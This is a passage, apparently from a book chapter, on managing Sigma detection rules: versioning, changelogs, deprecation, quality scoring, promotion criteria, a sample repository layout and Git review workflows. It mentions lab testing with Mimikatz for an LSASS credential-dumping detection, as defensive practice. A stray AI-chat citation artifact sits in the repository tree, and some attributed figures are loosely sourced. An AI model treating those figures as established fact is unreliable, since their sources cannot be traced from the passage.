Each organization can combine these approaches as needed. For instance, you might first split rules by platform, and within each platform folder, categorize by ATT&CK tactic or data source type. The key here is to choose a structure that is **intuitive, scalable, and aligned with how you will enable or update rules**. Therefore, an intuitive structure makes it easy to find rules when you need to update them or review their logic. It also helps while generating metrics—for example, counting rules per platform or per ATT&CK tactic for coverage reports. *Table 14.1* shows the ways to organize rule packs and their benefits as follows:

Organization Method	Examples	Benefits
By ATT&CK Tactic/Tech.	`windows/Execution/`, `linux/T1059/`	Clear ATT&CK coverage mapping, identify gaps
By Platform/Product	`rules/windows/`, `rules/cloud/aws/`	Targeted deployment, platform-specific tuning
By Rule Type	`rules-threat-hunting/`,	Separate noisy hunts or compliance checks from

(Use-Case)	`rules-compliance/`	main alerts
By Team/Owner	`cloud_team/`, `endpoint_team/` folders	Ownership and specialization by subject matter

Table 14.1: *Examples and Benefits of Organization Methods*

Therefore, organizing rule packs thoughtfully sets the stage for easier maintenance and versioning. It allows you to, for example, release a "Windows Pack v2.0", or disable an entire category (like all hunting rules) in one action. Many SIEM integration tools (including Sigma's own converters) can ingest a folder of Sigma rules. Therefore, how you group files into folders can directly translate into how you enable/disable rule sets in the SIEM. For instance, Security Onion's Sigma integration lets you specify which "ruleset(s)" to enable by name (such as "core", or a custom repository), which reflects the structure of the Sigma releases.

Version Tagging

Just like software, detection rules evolve over time—they get tuned for false positives, updated with new indicators, or are refined to cover new attacker techniques. **Version tagging** is the practice of tracking rule versions, so that you know exactly which iteration of a rule is in use and can manage updates in a controlled way. In traditional SOC operations without Detection-as-Code (DaC), rule changes in a SIEM UI often have no version control; as a result, changes get lost or overwritten with no clear traceability. Therefore, embracing version control for Sigma rules solves this problem.

The foundation of version control is to manage Sigma rules in a Git repository. Each rule file (YAML) can be updated through Git commits, which allows you to audit changes, review diffs, and roll back if needed. Therefore, Git tagging or release naming can mark the snapshots of your rule set (for example, "**`Sigma_rules v2025.1`**"). The official Sigma project, for example, publishes periodic releases of the community rule repository tagged by date (such as **`r2025-07-08`**), and is often accompanied by zip packages like **`sigma_core`**, **`sigma_plus`**, and so on, which represent curated sets of rules at that version. Hence, if you are maintaining your own rule repository, you might similarly tag releases (for example, after every sprint or quarter) to signal a stable collection of rules.

Within individual rule files, Sigma rules use certain metadata fields to help with version tracking. The **id** field is a unique GUID for each rule that should never change once assigned. This ID acts as a constant identifier—if the rule logic or other fields change over time, the ID stays the same, so that the alerts or references can always be tied back to the same rule definition. Think of it as a primary key for the detection. Many teams also include a **date** field (the creation date of the rule), and sometimes a **modified** date for the last update. For example, in the Sigma rule for "Okta User Account Locked Out" shown above, we see date: 2021-09-12 and modified: 2022-10-09. Thus, by updating the modified field whenever the rule's logic is changed, you can provide quick visibility into how current the rule is. Some organizations also add a simple numeric version in the rule file (for example, version: 2.0). Even though this is not an official Sigma schema field, it can be done via custom YAML metadata, or via the rule title/description.

Therefore, changing a rule's ID when its logic evolves breaks historical continuity, and should be thus avoided unless the detection semantics fundamentally change.

Git commit history inherently provides versioning as well. Therefore, using clear commit messages like "Update Sigma rule X to v1.1 – tightened regex for false positive reduction", or maintaining a **`CHANGELOG`** (see, *Changelogs and Documentation*) will help everyone understand what changed and why. In a multi-contributor environment, enforcing Git practices ensures that no rule is changed without proper review and trace. As Splunk notes, without version control, teams cannot easily audit who changed a detection or why. With version tagging in place, any stakeholder can answer is a given version is the latest one for the relevant rule and the changes that are made to it since the release of the previous version. Moreover, if an update introduces a problem (like excessive false positives or performance issues), you can quickly revert to a previous version of the rule, thanks to the Git history.

When deploying Sigma rules to a SIEM, the version metadata can also be passed along. For example, Elastic's detection engine uses a built-in version field for each rule (incremented when the rule's logic changes). This allows the SIEM to identify outdated rules and prompt updates. If you are converting Sigma to such platforms, ensure that your rule updates carry

over the version information, or at least update the rule id or timestamps, so that you do not accidentally run an old logic under a new name.

In summary, treat your Sigma rules like a codebase: assign each rule a stable ID, track creation and modification dates, use Git tags or release numbers for major updates, and document changes. This avoids confusion like “floating” rule copies or mysteries about which variant of a detection is active in production. Therefore, the result is a robust change management process for your SOC’s detections, which is analogous to software version control.

Changelogs and Documentation

Having versioned rule packs is useful only if you maintain **documentation** of what changed and provide context for each rule. This is where **`changelogs`** and thorough documentation come into play. A changelog is typically a human-readable list of additions, modifications, and removals in each release of your rules. It gives you an at-a-glance insight into your detection content evolution, which is invaluable for both engineers and analysts.

The Sigma community repository exemplifies good practice by summarizing rule changes in each release. For instance, a Sigma release notes file might include sections like "**`New Rules`**" and "**`Updated Rules`**", each listing rule titles and a brief description of the change. An excerpt from one release’s update list shows entries such as:

- *“update: AWS New Lambda Layer Attached – Enhance metadata and logic”*
- *“update: Anydesk Remote Access Software Service Installation – Enhance coverage by accounting for the AnyDesk MSI service”*

Each bullet succinctly describes what was improved or fixed in that rule. Therefore, by maintaining such a changelog (whether in a Markdown file, within release notes, or in Git commit messages), you can make it easier for your team to understand the impact of updating to a new ruleset version. Analysts can read the changelog to see if any detection was tweaked (for example, “added false positive filter for Outlook process”, which is useful to know when investigating alerts), and engineers can verify that expected

improvements like performance optimizations or new detection logic are included.

Beyond the high-level changelog, **documentation for each rule** is crucial. Sigma rules support fields like description, references, tags, author, and false positives—these are not just metadata; they are documentation living alongside the detection logic. A well-written description thus explains what the rule is looking for, and what it means if it fires. Hence, as a best practice, Sigma rule descriptions should clearly state the intent: for example, “Detects X behavior which may indicate Y threat”. This helps a SOC analyst quickly grasp why an alert was triggered. Moreover, Florian Roth’s rule-writing guide suggests starting descriptions with **“Detects …”,** and providing as much context as possible about what a match signifies. Therefore, you must avoid merely duplicating the title in the description; use this field to answer the analyst’s questions about what an alert can potentially tell them and the reason for its significance.

Likewise, the **`falsepositives`** field is a form of documentation, which lists known benign scenarios that could trigger the rule. This guides analysts in triage (they can check those conditions to rule out a false alarm), and also aids future rule tuners to understand the noise that has already been considered. The references field documents the source of the detection logic (for example, links to threat intel reports, ATT&CK techniques, or blogs describing the attack). Therefore, not only do references credit the original idea, they also give analysts and engineers a way to dig deeper into the context of the rule (for example, a reference to a MITRE ATT&CK technique ID or a CERT advisory).

To ensure that your documentation stays up-to-date, incorporate documentation updates as part of any rule change. If you modify a rule’s logic, think if the description should be updated, or if you need to add a new false positive case that was discovered during testing. Treat documentation as an integral part of the rule, and not as an afterthought. Some teams even generate documentation portals or PDF rulebooks from the Sigma files automatically—extracting fields into a readable format for broad consumption (for example, a table of all rules with descriptions, severity, MITRE mappings, and so on). This can be part of your CI/CD; whenever rules are updated, make sure that you regenerate the docs.

In summary, a detection engineering team should maintain two levels of documentation, which are explained as follows:

1. **Global Changelog**: This refers to the history of rule pack versions/releases with a description of what is new or has been changed. This is useful for communicating with the wider security organization, planning deployments, and auditing changes for compliance.
2. **Rule-Specific Docs**: This is the embedded metadata in each Sigma rule (description, references, tags, author, and so on), which provides the "documentation-as-code" for each detection. This ensures that anyone looking at the rule YAML or an alert from it can understand its purpose and scope.

Hence, good documentation and changelogs also help **professionalize your detection engineering practice**. They signal to auditors and stakeholders that changes are managed and documented—in fact, when rules are version-controlled, "your audit trail writes itself", since each commit has authorship and timestamp. This is especially important in high-security or regulated environments where you need to demonstrate control over detection logic.

Advanced Rule Maintenance Practices

Rule Deprecation Best Practices

Over time, certain detection rules will become outdated. Perhaps, a rule is superseded by a more effective one, or the behavior it detects is no longer relevant. Therefore, it is important to deprecate such rules in a controlled manner. A best practice is to mark a rule as **deprecated** in its metadata (Sigma supports a status: deprecated value), and to indicate any replacement. For example, Sigma's format allows a **related** field with type **"obsoletes"** to reference the new rule ID that replaces the old one. This creates a traceable link so that analysts know that rule A was retired in favor of rule B. In community Sigma releases, rules that have been reworked are explicitly flagged as deprecated with a note in their description (for example, an older *"Dropper Script Execution"* rule was

marked with status: deprecated, once a more robust version was introduced).

Therefore, when deprecating a rule, make sure that you communicate clearly in changelogs and documentation about which rule is being phased out and why (false positives, better coverage by another rule, and so on). It is wise to provide a **grace period**; for instance, Datadog's SOC content practice is to warn users of deprecation ahead of time, and leave the rule in place (disabled) for a window (they use 15 months) before permanent removal. This ensures that historical alerts or dashboards referencing the rule ID remain interpretable for that period, and gives teams time to clone or adjust if needed. During the deprecation window, you might keep the rule disabled or in a "deprecated rules" folder, so that it does not actively alert, but can be re-enabled if at all it is absolutely necessary. After the window, the rule can be deleted from the repository or SIEM to reduce clutter.

Additionally, you must avoid an abrupt deletion of rules without documentation. This can result in confusion when an alert ID suddenly disappears from the codebase. Instead, you can adopt a **versioned retirement** approach: mark the rule deprecated in one release, and remove it in the next. Maintain an archive (even if just in git history) of deprecated rules for future reference. Therefore, by treating rule deprecation as a formal process (with status flags, references to successors, and changelog entries), you can ensure that the detection library stays current and high-fidelity, without losing traceability. Therefore, regular content audits (as mentioned in Datadog's practices) should "replace or retire rules that do not meet standards", as it keeps your rule set lean and effective.

Handling Rule Dependencies

In complex detection programs, rules often have **dependencies**, which refer to logical or operational relationships with other rules and systems. One common dependency is on data sources: a rule might only work if certain logs are available, or if another pre-processing rule has run. Thus, it is important to map out and manage these. For example, the CardinalOps platform evaluates *"rule dependencies to determine the health of the rule"*—for example, if a Sigma rule expects Windows Sysmon logs, but none are ingested, then, the said rule is effectively broken. Thus, as a best

practice, tag each rule with its required log source, and also verify if those sources are active on a periodic basis. In Sigma, the `logsource` definition plus the rule's conditions implicitly describe this dependency; tools (or scripts you develop) can parse rules to find if any expect a log that is not being collected, which alert you to fix the ingestion or disable the rule.

Another form of dependency is **rule logic that builds on other rules**. Some detection strategies use layered rules: for instance, **building-block rules** in Elastic are hidden, low-noise rules that create intermediate alerts that feed into a higher-level correlation rule. If you employ such a pattern (and many SOCs do, for example, one rule detects a suspicious event and another correlation rule triggers when multiple such events occur), ensure that you document it. The dependent rules should be scheduled or executed in the correct order, and should exist within compatible time windows, so that they do not miss each other's output. Elastic's documentation cautions that when manually running or scheduling rules, one must *"properly understand and plan for rule dependencies"* to avoid inconsistent results. In practice, this means that if Rule B correlates alerts from Rule A, you must deploy Rule A first, and give it a headstart (or design Rule B to search a time range that overlaps with Rule A's execution window).

Overlapping detections are another dependency concern. If two rules cover similar signals (for example, a generic "suspicious process" rule and a more specific rule for a particular malicious process), you may get duplicate alerts, or one rule's alert will effectively supersede the other. Handling this could involve using Sigma's related field with the type **"similar"** to denote overlap, and then deciding on a case-by-case basis: you might retire one, or use an **alert suppression** mechanism in the SIEM to suppress the generic alert if the specific one fires. In Splunk or other SIEMs, this can be done with correlation searches or event throttling. The key therefore is to **rationalize your ruleset,** so that dependencies do not cause noise or blind spots. Moreover, research on SIEM optimization shows that eliminating redundant rules can reduce false positives and increase efficacy. Thus, analyze your rules periodically for redundancy (some teams even develop tooling to identify rules that always co-trigger). If you find any, either merge the logic or explicitly define a dependency (like "Rule X is a broader version of Rule Y"), and decide which one should alert.

Finally, treat external inputs as dependencies too. If a rule relies on an *external threat feed* or *lookup table* (say a list of known bad domains), have a monitoring mechanism in place for that feed's availability and freshness. If the feed fails, the rule might silently stop working. Include such info in the rule metadata or documentation (depends on `ThreatIntelFeedXYZ`), so that anyone updating the rule knows to check that integration. Thus, by actively managing rule dependencies—data, logical, and operational—you can prevent silent failures, and ensure that each detection fires when it should. In `summary: document` **prerequisites** (logs, helper rules, context sources) for each rule, use structured fields or naming to denote building-block rules vs. final alerts, and use automation to validate that dependencies (like required logs or child rules) are in place before enabling a rule.

Rule Quality Scoring and Metadata

Not all detection rules are equal—some are high-fidelity "always alert" signals, while others are low-confidence, or prone to noise. Therefore, it is useful to capture a sense of rule quality or confidence in metadata, so that you can score and filter rules based on their reliability. Sigma itself provides the level field (informational/low/medium/high/critical) to indicate severity or importance of a rule's alert. Many teams repurpose or augment this to also reflect confidence. For instance, a **critical** rule in Sigma implies that it *"should never trigger a false positive"*—which is essentially a quality guarantee. If a rule has not reached that level of fidelity, it might stay at medium/high severity.

Moreover, you can introduce custom metadata fields or tags to score rule quality. Some organizations add a **"confidence" or "fidelity" rating** to rules. In fact, certain platforms explicitly separate *severity (impact)* from *fidelity (true-positive likelihood)*. For example, Stellar Cyber's schema assigns each alert a Severity and a Fidelity score: *"Severity – the security consequence…; Fidelity – the confidence component… reflecting the likelihood of an alert being a true positive."* (source: Stellar Cyber documentation). Therefore, by adopting a similar approach, you could tag rules with **confidence levels** (for example, high fidelity vs. low fidelity). For instance, a rule looking for a highly specific IoC might be tagged high-confidence (expected few FPs), whereas a behavioral hunting rule might be low-confidence. Storing this in metadata (even if it is just as part of the

description, or a tag like `confidence.low`) allows the team and the SIEM to treat alerts appropriately (for example, route low-confidence hits to a separate queue, or only trigger an alert if combined with other context).

You can also record other quality metrics besides confidence. One idea is a **"rule maturity" score**, which is a numeric or categorical value that increases as the rule proves itself. This incorporates how long the rule has been active and its false positive rate over time. For example, after a rule has been in production for 3 months with no false positives and multiple true positive hits, you might mark it as "Mature", or give it 5/5 stars in an internal catalog. Such scoring can be subjective, but if you maintain it diligently, it becomes a quick way for analysts to know what they are dealing with (a mature, reliable alert vs. an experimental one). It also helps prioritize testing, as new rules start with a lower score and hence, require more scrutiny.

To implement quality scoring, define a **schema** for your rule metadata. Sigma's flexibility allows adding custom fields; therefore, you could add `fidelity: high` or `quality_score: 8/10` in the YAML. Alternatively, you can use naming conventions or the existing tags field (for example, tag rules with `quality.gold`, `quality.silver`, `quality.bronze` or similar tiers). However, ensure that whatever system you use is consistent, so that automated tools or dashboards can parse it. Some teams integrate this with CI/CD: for instance, a pipeline might lint each rule to check for presence of certain metadata (description, references, and so on), and assign a quality score based on completeness and complexity. A detection engineering blog by Elastic notes that **automated rule checks** (linting, simulation tests) are now used to ensure *"80% of new rules undergo quality checks before deployment"*; these checks effectively score a rule (pass/fail or a grade) on compliance with best practices.

Finally, quality scoring should tie back to outcomes. Track how each rule performs in the SOC: what percentage of its alerts are true positives vs. false positives (if you have a case management system, you can extract this). Over time, feed this data back into the rule metadata. For example, if Rule X consistently has 90% of its alerts closed as false, you might downgrade its confidence level, or add a note in `falsepositives` field about the noisy pattern. Conversely, a rule that nails a major incident could be marked with a "high value" tag. The goal is that anyone reading the rule

file (or a generated rule catalog) can gauge its **expected fidelity and use case** at a glance. This aids not just engineers, but also the SOC analysts and content managers when they are deciding which detections to prioritize (for deployment, for triage, or for improvement). In summary, you can leverage metadata to capture rule quality attributes like severity, confidence, maturity, false-positive expectations, and use a structured scheme, so that this information can drive automation (like only auto-enabling rules above a certain quality score), and reporting on overall content health.

Criteria for Rule Promotion

Deciding when a rule is "ready" for wider use is a crucial part of content management. Therefore, in this section, we will outline a **Draft → Test → Deploy** lifecycle. Here, we will define explicit promotion criteria to move a rule through these stages. Therefore, having clear criteria ensures that rules meet a minimum quality bar before hitting production, while reducing noise, and instilling confidence in the detection program.

- **From Draft to Test:** A rule in draft (often marked experimental) should graduate to testing once it has basic validation complete. The criteria at this stage include: the rule logic should be syntactically correct, should run on sample data without errors, and the peer review has been done to catch obvious logic issues. It is also useful to require that the rule includes all required metadata (at least a description, author, date, and references). Many teams will not even merge a new rule into the main repository unless these fields are present, and the rule passes a linter. Therefore, automated unit tests (if available) should all pass in the draft branch. Essentially, the "Test" environment should only receive rules that *at least function as intended* and have documentation—they may still need tuning, but they should not be completely raw. In Sigma terms, moving from experimental to test status therefore implies that the rule is *close* to stable, but might need fine-tuning.
- **From Test to Deploy (Production):** Promotion to production (often corresponding to Sigma stable status) should be gated by demonstrated performance. A common rule of thumb is to run the rule in a test or limited-capacity mode for a period (say, a few weeks), and

ensure that it does not overwhelm with false positives. If during the test phase the rule fired, analysts should review those alerts and confirm if they were true positives or acceptable noise. Only if the rule shows an acceptable **signal-to-noise ratio,** it should be promoted. Sigma's maintainers, for instance, require that a rule sees *"months of productive use and positive/ no negative feedback from the community"*, before they call it stable. In an enterprise SOC, "productive use" could mean the rule caught something malicious (or at least behaved as expected on benign data), and no one raised concerns like "this alert is useless", or "it is too noisy". Quantitatively, you might set criteria like: *The rule must have at least 1 true positive in testing or validated detection of a known simulator, and a false-positive rate below X%.* It is also important to factor in performance criteria: ensure that the query is not too heavy or slow on your SIEM. If a rule times out, or consumes excessive resources in testing, fix that before promotion.

- **Operational Readiness:** Another promotion criterion is operational preparedness. Before a rule goes live, the SOC should be ready to handle it. This means that the rule's **playbook** or investigative guidance is available (even if it is just the description and references in Sigma, make sure they are thorough). If the rule triggers, will the on-call analyst know what to do? If not, add that information, and consider training the team on the new detection. Some organizations formalize this as a sign-off step: the rule author or a content manager confirms that documentation is sufficient and perhaps, does a walk-through with the SOC on what the alert means. Only then does the rule get the green light.
- **Promotion and Versioning:** When a rule is promoted, increment its version, or note the change. If you are using Git, this could be as simple as tagging the repository or updating a changelog entry "Rule X v1.0 → v2.0, now promoted to production with added filtering". In platforms like Elastic, each rule has a built-in version number that should be bumped up when the logic changes; aligning your promotion step with a version bump helps track that this is a new, improved iteration. It is also wise to label the rule's status accordingly (switch status: test to status: stable in the YAML upon promotion).

Finally, establish a **review board or checklist** for promotion. Just as code might not be released without QA approval, a detection should not be released without the approval of, say, a peer reviewer and the team lead signing off that criteria. This prevents the scenario of an eager engineer pushing a rule through to production that has not been fully vetted. Thus, by enforcing promotion criteria, you can maintain high quality in your "production" rule set. In practice, this means that your on-call analysts are more likely to trust the alerts, as only approved rules make it to this stage. It also creates a healthy feedback loop; if a rule fails to promote (maybe testing revealed too many false positives), the engineer can go back, improve the logic or add suppression, and try again. This is a process that continuously elevates the quality of detections. Each rule that reaches production thus has a documented history of testing and tuning behind it, which is the essence of a robust DaC culture.

Rule Lifecycle: Draft → Test → Deploy

Not every new Sigma rule should go straight into your production SIEM alerting on day one. This is because high-quality detections stem from an iterative **rule development lifecycle** that includes drafting, testing, and deploying, along with interspersed tuning. Therefore, adopting a formal lifecycle prevents the common pitfall of pushing untested rules that create noise, or even fail to work correctly. A typical rule lifecycle might look like this:

Step 1. Draft: A detection idea is first written as a Sigma rule in an "experimental" stage. At this point, the rule might be a rough draft—perhaps, it is sourced from a threat intel report, or a hunter's query that was translated to Sigma. Thus, new rules can be marked with status: experimental in their YAML to denote this stage. In a collaborative setting, the draft could live in a feature branch or a separate "staging" rule folder, which is not actively monitored. During the draft phase, peer review is valuable; a second set of eyes (another detection engineer or an experienced analyst) can spot logical flaws or suggest improvements. SigmaHQ's contribution model expects new rules to start as experimental and only graduate after sufficient use and feedback. Therefore, this reflects the caution that you should exercise with new detections.

Step 2. Test: Once a rule is written, it needs to be tested thoroughly. This includes *functional testing* (does the rule logic actually match the events it is supposed to?) and *performance/noise testing* (does it avoid triggering on benign events, and does it run efficiently on the data?). A best practice thus is to test the rule in both controlled lab conditions and on real (or realistic) data:

- **Lab Testing:** Use known malicious and benign log samples. Tools like **Atomic Red Team** or manual techniques can generate relevant logs. For example, if you wrote a rule to detect `Mimikatz`, run `Mimikatz` in a test machine and collect the Windows event logs or Sysmon logs, you must see if the Sigma rule matches them. At the same time, gather baseline logs from normal operations to ensure that the rule is not matching innocuous events.
- **Unit Tests/CI:** Incorporate automated tests for rules. You can use `sigma-cli` or `sigmac` with sample log data in a CI pipeline to validate that rules produce expected outcomes. Some teams write YAML-based tests where each rule has an associated sample log (expected to match), and a sample log that should *not* match, and then the CI job runs through all to catch regressions. Hence, this approach is analogous to software unit tests, and has been adopted by projects to prevent broken rules from reaching the production phase.
- **Staging Deployment:** If you have a staging SIEM or a "detect-only" mode, deploy the new rule there. For instance, some SOCs enable new rules in a low-priority or logging-only mode where they do not generate analyst alerts, but do log when they would have fired. This allows you to gauge how often a rule would alert in your environment and catch false positives. As an example, a rule might be deployed to a subset of hosts, or to a test Splunk index with live data.

During testing, you might iterate on the rule—adjust a filter here, add a condition there—to balance sensitivity with precision. Use the Sigma condition flexibility (for example, 1 of them vs. all of them) to refine logic, and possibly add exclusion filters if certain benign events are consistently firing. Each change should go through the test again until you are satisfied.

Step 3. Deploy: Now, the rule is ready for prime time. Promoting it to **production** means that the rule is enabled to generate real alerts, or trigger

automated responses. In your content repo, you might change the rule's status from "experimental" or "test" to **stable** to denote this maturity. Deployment often involves merging the rule into the main branch of your rules repository (if you were working in a dev branch), and then using a CI/CD mechanism to push it to the SIEM. For example, some workflows merge tested rules into the master branch which triggers a pipeline to convert the Sigma to the SIEM's query language and load it via API. It is wise to deploy in a controlled manner—for example, start with monitoring mode or limit scope, if possible—just to be cautious.

Step 4. Monitor and Tune: The lifecycle does not end at deployment. Once a rule is live, monitor its performance. Are analysts getting actionable alerts or too many false positives? Is the rule putting strain on query performance? Establish feedback loops: after a rule has been in production for, say, a month, collect statistics on how often it fired, how many were true vs. false positives (your ticketing system or SIEM can provide this data). Use this to decide if the rule needs tuning. Some rules might be "promoted" to a higher confidence (for example,, increase severity level) if they perform well, or conversely demoted to a hunting role if they prove to be noisy. In SigmaHQ's model, a rule that survives months of use with no issues gets upgraded to status: test or stable over time, which mirrors how your internal rules gain trust over time.

Moreover, you can implement this draft→test→deploy lifecycle with simple Git workflows. One recommended approach is to use separate branches or folders for different stages. For example, maintain a **development branch** where new rule drafts are merged and tested, and a **production branch** for rules that are fully approved. A team on Reddit discussing detection-as-code shared this strategy: develop new rules in feature branches off a development branch, integrate and test them there, and once a rule is ready, merge it into the master branch which triggers deployment. This way, your "`prod`" branch always holds vetted rules, while the "dev" branch can accumulate changes for testing without impacting production. Automated pipelines (*Chapter 13* covers CI/CD in detail) can enforce that only syntax-valid, tested rules get merged to prod. Therefore, by applying such DevOps practices, you can avoid the scenario where *"detection rules are often pushed straight to production without validation, creating noisy alerts and alert fatigue"*. Instead, rules move deliberately through a promotion process, much like code moving from QA to release.

In practice, the rule lifecycle might also involve a ticketing workflow: for example, a JIRA ticket tracks a detection idea from proposal, to implementation, to testing, to deployment, while capturing approvals at each stage. This adds even more rigor and documentation, which is beneficial for high-maturity SOCs.

To visualize it, imagine an **ATT&CK technique-based detection** (say for credential dumping via LSASS): you would start by drafting a Sigma rule for suspicious handle access to lsass.exe, label it experimental, test it by running **`Mimikatz`** in a lab (while ensuring that your Sysmon logs trigger the rule, while normal LSASS access by antivirus does not), and then deploy it. After deployment, if an alert fires, your documentation (description: "Detects possible LSASS credential dumping") and references (link to **`Mimikatz`** technique) help the analyst respond. Over months, if no false positives are seen, you can consider that the rule is stable, and perhaps, remove the "experimental" tag. Hence, this process results in high-confidence detections that your team trusts.

Example Git Repository Layout

Let us bring the concepts together with an example of how one might structure a Git repository for Sigma rules. A clean repository layout not only organizes the content but also supports the lifecycle (section, *Advanced Rule Maintenance Practices*) by segregating rules in development vs. production, and includes places for tests and documentation. Here is a hypothetical repository structure for an enterprise detection engineering the team's Sigma rules:

```
sigma-rules-repo/
├── rules/                    # Main directory for production-
ready rules
│   ├── windows/
│   │   ├── process_creation/
│   │   │   ├── detect_suspicious_proc.yml
│   │   │   └── …
│   │   ├── registry/
│   │   │   └── detect_persistence_reg.yml
│   │   ├── powershell/
│   │   │   └── detect_invocation.yml
```

```
│   │   └── other_windows_categories…
│   ├── linux/
│   │   ├── auth/
│   │   └── kernel/
│   ├── cloud/
│   │   ├── aws/
│   │   │   └── aws_new_user_keys.yml
│   │   ├── azure/
│   │   └── okta/
│   │       └── okta_user_account_locked_out.yml    # Example
from SigmaHQ:contentReference[oaicite:31]{index=31}
│   ├── network/
│   │   ├── ids/
│   │   └── proxy/
│   └── compliance/
│       └── windows_audit_policy_changed.yml
├── rules-hunting/          # Separate directory for hunting
rules (run in search mode, not alerts)
│   ├── windows/
│   └── linux/
├── rules-testing/          # (Optional) draft or experimental
rules under evaluation
│   └── incubator_rule_xyz.yml
├── tests/                  # Sample logs or test cases for CI
│   ├── test_data/
│   │   └── mimikatz_lsass_sample.json
│   ├── sigma_validate_all.py
│   └── test_cases.yml
├── docs/
│   ├── CHANGELOG.md        # Changelog of rule pack versions
and changes
│   ├── RULE_CATALOG.md     # An autogenerated list of all
rules with descriptions
│   └── DEVELOPMENT_GUIDE.md
├── .github/
│   └── workflows/
```

```
│       └── ci_pipeline.yml  # GitHub Actions for linting,
testing, converting Sigma
└── README.md
```

In this layout, where some folder levels are omitted for clarity, you will find that:

- The **`rules/`** directory holds the production-ready detection rules that are organized by platform, and then by log category or service. For instance, under **`windows/process_creation/`**, we keep Sigma rules related to process creation events on Windows. This granularity aids both development and deployment—for example, one could choose to deploy only **`windows/`** rules to a Windows-focused SIEM parser. The example file path for the Okta rule shows how cloud rules might be nested by service (Okta under cloud).
- The **`rules-hunting/`** directory contains rules that are not meant to create alerts but rather to assist threat hunters. These might be broader queries (maybe using Sigma's near or regex features) that would be too noisy for continuous alerting. Hence, by separating them, analysts can run them on-demand or on a schedule in a hunting platform, without confusing them with the main alerts.
- The **`rules-testing/ experimental/`** directory is a staging ground for new rules that are still being validated. This could correspond to the "**`draft`**" stage of the lifecycle. Rules here might not be deployed at all, or are behind feature flags. Once tested, a rule can be moved to the main **`rules/`** structure. In Git terms, you might not need a separate folder if using branches, but some teams like keeping experimental content separate even within the repo, perhaps tagged with the status: experimental clearly.
- The **`tests/`** folder holds test artifacts and scripts. For example, **`test_data`** could have JSON or raw log snippets that are used to verify the rules. You might have a script that runs sigma-cli on each rule against the sample logs to ensure that they match (or do not match) as expected. This folder is also a place for any CI configuration specific to testing the rules (if not in a CI pipeline file). In our example, **`test_cases.yml`** could define expected results for certain rules (like rule X should match Y% of events in sample Z).

- The **`docs/`** folder contains documentation. A **`CHANGELOG.md`** records the history of changes (for example, "**`2025-07-01: Added 5 new rules, Updated 3 rules (details…)`**"). There could be a **`RULE_CATALOG.md`**, which is generated by a script to list each rule's title, ID, description, status, and so on. It provides a quick reference without digging into YAML. This is helpful for onboarding, or for stakeholders who want to review detection coverage without parsing YAML. The **`DEVELOPMENT_GUIDE.md`** might outline coding standards for rules (naming conventions, how to handle false positives, and so on), to ensure consistency, much like a coding style guide.
- The **CI/CD configuration** (here represented as a GitHub Actions workflow) ties everything together. For instance, on each pull request or commit, it can run a linter to check YAML syntax and Sigma rule schema compliance, run the tests in tests/, and even do a dry-run conversion of each rule to ensure that the backends (Elastic, Splunk, and so on) will not error out. *Chapter 13* explores automating detection delivery deeply, but the key is that the repository layout should accommodate such automation. Hence, having predictable folder names (like rules/ for the main content) means that your CI scripts know where to find the rules to validate or convert.

This is just one example, but repository structures can vary. Another common layout is to organize by ATT&CK tactics at the top level (for example, **`TA0001-Initial_Access/Rule_Name.yml`**). If your priority is ATT&CK mapping, it could be a choice, although mixing tactics with platform specificity can get tricky (some rules cover multiple tactics or multiple platforms). Some organizations also include **playbooks** or response scripts in the same repository as the detections, while pairing DaC with Response-as-Code (RaC). In our structure, this could be an additional top-level **`playbooks/`** directory, where each rule (or rule tag) has an associated response guide or script.

Finally, consider how you will **package and release** the rules. The Sigma project provides downloadable **rule packs** like **`sigma_core.zip`** for easy consumption. You can do similar for your org: for example, have a build job that zips the **`rules/`** folder into **`MyOrg-Sigma-Rules-vX.Y.zip`** for distribution to different SIEM environments, or to share with partners. If you maintain multiple sets like core, plus, testing, and so on, you can

produce separate packages. The repository layout should make it straightforward to collect the desired files for a given pack. For instance, if you want a “Core” pack that excludes experimental rules, simply exclude the `rules-testing/` folder.

In summary, a clear repository structure, like the example above, makes it easier for the team to collaborate (everyone knows where to add or find things), for tools to operate (linters and converters can target the correct directories), and for users of the rules to deploy them selectively. Therefore, you must invest your time in setting up this structure to reap the benefits as your rule library will be able to scale to hundreds of files.

Team Collaboration Workflows

Detection engineering is a team sport. Multiple analysts and engineers will be contributing new rules, improving the existing ones, and reviewing each other’s work. Therefore, to manage this effectively, you should establish collaboration workflows that parallel traditional software development teamwork. The key elements in collaborative workflows include branching strategy, code reviews, and knowledge sharing.

Branching and Environment Strategy

As mentioned in the lifecycle section, using Git branches for different stages of rule development can allow simultaneous work without jeopardizing production. A common workflow is something like this:

- Developers create **feature branches** (for example, `feature/add_dns_exfil_rule`) for each new rule or major update.
- These are merged into a **development or staging branch** (like dev), which might correspond to rules deployed in a test SIEM environment.
- After testing and peer approval, changes from dev branch merge into **main/master**, which triggers deployment to the production SIEM.

This approach was initially suggested for SOC content management in community discussions. It was noted that it mirrors the proven GitFlow model. One responder described it succinctly: develop on a branch off master, test in a development branch, iterate until okay, and then once the

rule is tested and accepted, merge the branch into master via PR. Thereafter, CI/CD will deploy your rules from master into production. It was also advised to periodically reset the dev branch to match the master branch for avoiding drift and conflicts. This way, "**`dev`**" is a safe playground, and "**`master`**" is the source of truth for deployed content.

Pull Requests and Peer Review

By storing detection rules in GitHub or GitLab, teams can leverage familiar Pull Request (PR) workflows to collaborate. Each rule change should be submitted as a PR, where at least one other team member reviews the **`diff`**. During review, the peer can catch mistakes (typos in field names, logical errors in conditions) and also discuss the detection logic's effectiveness. Therefore, peer review is not just code quality control; it is knowledge sharing. It forces the author to clearly explain the rule's purpose and design, and the reviewer might have insight into log peculiarities or threat behavior that strengthen the rule. The Sigma community repository uses peer reviews by maintainers before accepting contributions, while ensuring quality and consistency. Internally, your team can adopt a similar practice. This can be done by requiring a senior detection engineer's sign-off for any rule that will alert Tier-1 analysts to ensure that it meets fidelity standards.

Built-in CI/CD for Collaboration

Modern version control platforms let you integrate CI checks on pull requests. This means that when someone opens a PR to add or modify a Sigma rule, automated actions can run syntax validation, schema linting, test cases, and post results in the PR. This greatly eases collaboration, as the author gets quick feedback from the bot, and can fix issues before bothering a human reviewer. As the **`Scanner.dev`** team highlighted, integrating CI/CD in the detection rule repo allows changes to be automatically tested, and even deployed once they are merged. In their workflow, once a PR is approved and merged, the platform automatically runs all tests and pushes the rules live, which accelerates the delivery of detections. You can configure similar pipelines in Jenkins, GitHub Actions, or GitLab CI to automatically convert the Sigma to your SIEM query, and verify that it runs (perhaps, by hitting a search API in a test environment). Therefore, this not

